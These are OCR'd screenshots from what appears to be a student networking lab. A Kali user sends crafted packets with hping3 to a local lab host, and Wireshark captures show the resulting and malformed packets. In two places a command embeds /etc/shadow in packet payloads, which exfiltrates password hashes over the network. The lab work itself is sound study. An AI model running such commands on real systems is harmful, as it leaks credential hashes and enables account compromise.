

nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4 -e "CompTIA Security+"
HPING 192.168.1.4 (eth0 192.168.1.4): NO FLAGS are set, 40 headers + 17 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(nam㉿kali)-[~]
$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1705 Apr 3 13:43 /etc/shadow
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4 -d 1705 -E /etc/shadow
HPING 192.168.1.4 (eth0 192.168.1.4): NO FLAGS are set, 40 headers + 1705 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(nam㉿kali)-[~]
$




```
nam@kali: ~
File  Actions  Edit  View  Help
Warning: can't disable memory paging!

--- 192.168.1.4 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(nam㉿kali)-[~]
└─$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1705 Apr  3 13:43 /etc/shadow

┌──(nam㉿kali)-[~]
└─$ sudo hping3 -c 1 192.168.1.4 -d 1705 -E /etc/shadow
HPING 192.168.1.4 (eth0 192.168.1.4): NO FLAGS are set, 40 headers + 1705 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!

--- 192.168.1.4 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(nam㉿kali)-[~]
└─$ sudo hping3 -c 1 192.168.1.4 -e "FLCC" -2
[sudo] password for nam:
HPING 192.168.1.4 (eth0 192.168.1.4): udp mode set, 28 headers + 4 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!

--- 192.168.1.4 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(nam㉿kali)-[~]
└─$
```





nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4 -e "RIT" -1
HPING 192.168.1.4 (eth0 192.168.1.4): icmp mode set, 28 headers + 3 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
len=46 ip=192.168.1.4 ttl=128 id=45009 icmp_seq=0 rtt=8.2 ms
— 192.168.1.4 hping statistic —
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 8.2/8.2/8.2 ms
(nam㉿kali)-[~]
$
KALI LINUX
"the quieter you become, the more you are able to hear"





nam@kali: ~
File Actions Edit View Help
┌──(nam㉿kali)-[~]
└─$ sudo hping3 -c 1 192.168.1.4 -e "Syracuse University" -0
HPING 192.168.1.4 (eth0 192.168.1.4): raw IP mode set, 20 headers + 19 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌──(nam㉿kali)-[~]
└─$
KALI LINUX
"the quieter you become, the more you are able to hear"



Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.17
No. Time Source Destination Protocol Length Info
660 71.843214 192.168.1.17 192.168.1.4 TCP 60 1649 → 0 [<None>] Seq=1 Win=512 Len=0
1103 119.138758 192.168.1.17 192.168.1.4 MSRMS 71 CompTIA Security+
2151 232.775731 192.168.1.17 192.168.1.4 IPv4 1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=0024) [Reassembled in #2152]
2152 232.776277 192.168.1.17 192.168.1.4 TCP 279 2226 → 0 [<None>] Seq=1 Win=512 Len=1705
18637 1818.639377 192.168.1.17 192.168.1.4 UDP 60 1820 → 0 Len=4
1589. 2001.600496 192.168.1.17 192.168.1.4 ICMP 60 Echo (ping) request id=0xac06, seq=0/0, ttl=64 (reply in 158976)
1589. 2001.600715 192.168.1.4 192.168.1.17 ICMP 46 Echo (ping) reply id=0xac06, seq=0/0, ttl=128 (request in 158975)
Frame 158975: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{7D81D805-20
Ethernet II, Src: PCSSystemtec_db:71:2a (08:00:27:db:71:2a), Dst: PCSSystemtec_e7:26:b4 (08:00:27:e7:26:b4)
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.4
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 31
Identification: 0x136d (4973)
000. .... = Flags: 0x0
0... .... = Reserved bit: Not set
.0.. .... = Don't fragment: Not set
..0. .... = More fragments: Not set
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
Protocol: ICMP (1)
Header Checksum: 0xe40b [validation disabled]
[Header checksum status: Unverified]
Source Address: 192.168.1.17
Destination Address: 192.168.1.4
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0xa5ef [correct]
[Checksum Status: Good]
Identifier (BE): 44038 (0xac06)
Identifier (LE): 1708 (0x06ac)
Sequence Number (BE): 0 (0x0000)
Sequence Number (LE): 0 (0x0000)
[Response frame: 158976]
Data (3 bytes)
Data: 524954
[Length: 3]
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 1f 13 6d 00 00 40 01 e4 0b c0 a8 01 11 c0 a8
0020 01 04 08 00 a5 ef ac 06 00 00 52 49 54 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
Protocol (ip.proto), 1 byte
Packets: 161725 · Displayed: 7 (0.0%)
Profile: Default
Type here to search
26°C Nhiều mây
8:58 AM
4/15/2024


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.17
No. Time Source Destination Protocol Length Info
526 53.021077 192.168.1.17 192.168.1.4 TCP 60 21369 → 29281 [FIN, RST, URG, ECE, Reserved] Seq=1668641637 Win=29299[Malformed Packet]
[Header checksum status: Unverified]
Source Address: 192.168.1.17
Destination Address: 192.168.1.4
Transmission Control Protocol, Src Port: 21369, Dst
Source Port: 21369
Destination Port: 29281
[Stream index: 6]
[Conversation completeness: Incomplete (32)]
Short segment. Segment/fragment does not contain
Sequence Number: 1668641637 (relative sequenc
Sequence Number (raw): 1668641637
Acknowledgment Number: 542469737
Acknowledgment number (raw): 542469737
0111 .... = Header Length: 28 bytes (7)
Flags: 0x665 (FIN, RST, URG, ECE, Reserved)
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 27 14 21 00 00 40 06 e3 4a c0 a8 01 11 c0 a8
0020 01 04 53 79 72 61 63 75 73 65 20 55 6e 69 76 65
0030 72 73 69 74 79 00 00 00 00 00 00 00
Syracu se Unive
rsity
Transmission Control Protocol (tcp), 26 bytes
Packets: 1274 · Displayed: 1 (0.1%)
Profile: Default
Type here to search
26°C Nhiều mây
7:14 PM
4/15/2024



1 2 3 4
22:15
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4 -e "Syracuse University" -0
HPING 192.168.1.4 (eth0 192.168.1.4): raw IP mode set, 20 headers + 19 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4 -e "Syracuse" -0
HPING 192.168.1.4 (eth0 192.168.1.4): raw IP mode set, 20 headers + 8 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(nam㉿kali)-[~]
$
KALI LINUX
"the quieter you become, the more you are able to hear"


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.17
No. Time Source Destination Protocol Length Info
526 53.021077 192.168.1.17 192.168.1.4 TCP 60 21369 → 29281 [FIN, RST, URG, ECE, Reserved] Seq=1668641637 Win=29299[Malformed Packet]
2207 230.386745 192.168.1.17 192.168.1.4 TCP 60 21369 → 29281[Malformed Packet]
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0x74fa [validation disabled]
[Header checksum status: Unverified]
Source Address: 192.168.1.17
Destination Address: 192.168.1.4
Transmission Control Protocol, Src Port: 21369, Dst
Source Port: 21369
Destination Port: 29281
[Malformed Packet: TCP]
[Expert Info (Error/Malformed): Malformed Packet
[Malformed Packet (Exception occurred)]
[Severity level: Error]
[Group: Malformed]
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 1c 82 7c 00 00 40 06 74 fa c0 a8 01 11 c0 a8
0020 01 04 53 79 72 61 63 75 73 65 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
Bytes 34-41: Transmission Control Protocol (tcp)
Packets: 2637 · Displayed: 2 (0.1%)
Profile: Default
Type here to search
26°C Nhiều mây
7:16 PM
4/15/2024



1 2 3 4
22:16
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4 -e "Syracuse University" -0
HPING 192.168.1.4 (eth0 192.168.1.4): raw IP mode set, 20 headers + 19 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4 -e "Syracuse" -0
HPING 192.168.1.4 (eth0 192.168.1.4): raw IP mode set, 20 headers + 8 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4 -e "Nazareth College" -0 -H 17
HPING 192.168.1.4 (eth0 192.168.1.4): raw IP mode set, 20 headers + 16 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(nam㉿kali)-[~]
$


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.17
No. Time Source Destination Protocol Length Info
526 53.021077 192.168.1.17 192.168.1.4 TCP 60 21369 → 29281 [FIN, RST, URG, ECE, Reserved] Seq=1668641637 Win=29299[Malformed Packet]
2207 230.386745 192.168.1.17 192.168.1.4 TCP 60 21369 → 29281[Malformed Packet]
3101 327.949558 192.168.1.17 192.168.1.4 UDP 60 20065 → 31329 [BAD UDP LENGTH 29285 > IP PAYLOAD LENGTH] Len=29277
Source Address: 192.168.1.17
Destination Address: 192.168.1.4
User Datagram Protocol, Src Port: 20065, Dst Port:
Source Port: 20065
Destination Port: 31329
Length: 29285 (bogus, payload length 16)
[Expert Info (Error/Malformed): Bad length va
[Bad length value 29285 > IP payload lengt
[Severity level: Error]
[Group: Malformed]
Checksum: 0x7468 [unverified]
[Checksum Status: Unverified]
[Stream index: 1883]
[Timestamps]
UDP payload (8 bytes)
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 24 85 97 00 00 40 11 71 cc c0 a8 01 11 c0 a8
0020 01 04 4e 61 7a 61 72 65 74 68 20 43 6f 6c 6c 65
0030 67 65 00 00 00 00 00 00 00 00 00 00
Destination Port (udp.dstport), 2 bytes
Packets: 3435 · Displayed: 3 (0.1%)
Profile: Default
Type here to search
26°C Nhiều mây
7:17 PM
4/15/2024



1 2 3 4
23:15
nam@kali: ~
File Actions Edit View Help
└─$ sudo hping3 -c 1 192.168.1.4 -e "Syracuse" -0
HPING 192.168.1.4 (eth0 192.168.1.4): raw IP mode set, 20 headers + 8 data bytes
